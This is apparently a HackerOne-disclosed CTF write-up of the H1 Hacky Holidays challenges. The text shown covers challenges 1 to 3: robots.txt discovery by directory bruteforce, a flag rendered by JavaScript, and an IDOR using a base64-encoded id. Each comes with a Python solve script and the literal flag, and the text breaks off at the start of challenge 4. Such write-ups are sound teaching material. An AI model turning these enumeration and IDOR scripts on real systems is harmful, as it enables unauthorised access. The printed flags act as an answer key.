H1 Hackyholidays CTF - The Grinch was defeated
The report describes CTF challenges, including a path traversal in a diary app via the template parameter and a signup manager where a numeric conversion bypass in age validation allowed creating an admin user.
 Originally disclosed on HackerOne
- Fixed in 7 days
- Disclosed after 11 days
The following writeup will underline all the steps and tools used to solve the 12 challenges of the H1 Holidays CTF. The theme of the competition was the Grinch. How it is possible to read from the competition blog post https://www.hackerone.com/blog/12-days-hacky-holidays-ctf , the goal was to shut down the grinch network and save the Christmas. Let's get wired!
I attached a ZIP file containing all the wordlists and the Python scripts in the report.
##Tools used: For this competition, I made a large use of Burp Suite + Google Chrome, together with some custom Python3 scripts created for some of the challenges.

#Challenge 1 In the first challenge (which was not yet a real challenge), it was necessary to browse the competition webpage (https://hackyholidays.h1ctf.com/). It appeared like the following:
Without any further indication, the first thing I decided to try was to perform a directory bruteforce to find interesting files (I used the Burp "Content Discovery"). After some seconds, I discovered that the robots.txt file was accessible on the web server.

The robots.txt file contained two important information.
- The first flag - flag{48104912-28b0-494a-9995-a203d1e261e7}
- The endpoint for the next challenge - /s3cr3t-ar3a
The following Python script allows to gather the first flag
#!/usr/bin/python3
import requests
import re

if __name__ == "__main__":
    print("[*] Challenge 1")
    url = "https://hackyholidays.h1ctf.com:443/robots.txt"
    r = requests.get(url)
    r1 = re.findall(r"flag\{[\w-]+\}",r.text)
    print("[*] Flag in robots.txt: {}".format(r1[0]))
#Challenge 2 By navigating to the endpoint exposed in the first challenge, it was possible to access the second challenge.
https://hackyholidays.h1ctf.com/s3cr3t-ar3a

This was difficult to solve without a browser, because the flag was loaded inside the webpage through Javascript, as shown in the following image:

Flag: flag{b7ebcb75-9100-4f91-8454-cfb9574459f7}
The following script makes use of selenium to load the webpage, execute the JS code and retrieve the flag
#!/usr/bin/python3
import requests
from selenium import webdriver

if __name__ == "__main__":
    print("[*] Challenge 2")
    url = "https://hackyholidays.h1ctf.com/s3cr3t-ar3a"
    driver = webdriver.PhantomJS()
    driver.get(url)
    flag = driver.find_element_by_id(id_='alertbox').get_attribute("data-info")
    print("[*] Flag: {}".format(flag))
#Challenge 3 The third challenge was accessible by browsing https://hackyholidays.h1ctf.com/people-rater. What appeared on the webpage was a list of "people buttons" that when clicked triggered an alert on the screen.

The alert was the result of a call to https://hackyholidays.h1ctf.com/people-rater/entry?id=PAYLOAD , where PAYLOAD was the a base64 encoded value.

Decoding the value from base64, I got a JSON string containing an "id".

I noticed that none of the users listed on the webpage had "id" equals to 1. I crafted a request with the value {"id":1} base64 encoded.

And then the flag was returned by the server.

Flag: flag{b705fb11-fb55-442f-847f-0931be82ed9a}
As already done for the previous challenges, following a script which exploits the challenge3
#!/usr/bin/python3
import requests
import base64
import json

if __name__ == "__main__":
    print("[*] Challenge 3")
    payload = json.dumps({"id": "1"})
    base64 = base64.b64encode(payload.encode("utf-8"))
    url = "https://hackyholidays.h1ctf.com/people-rater/entry?id={}".format(base64.decode('utf-8'))
    r = requests.get(url)
    j = r.json()
    print("[*] Flag: {}".format(j["flag"]))
#Challenge 4 The fourth challenge was accessible by browsing https://hackyholidays.h1ctf.com/swag-shop . The relative webpage contained some items of a shop.
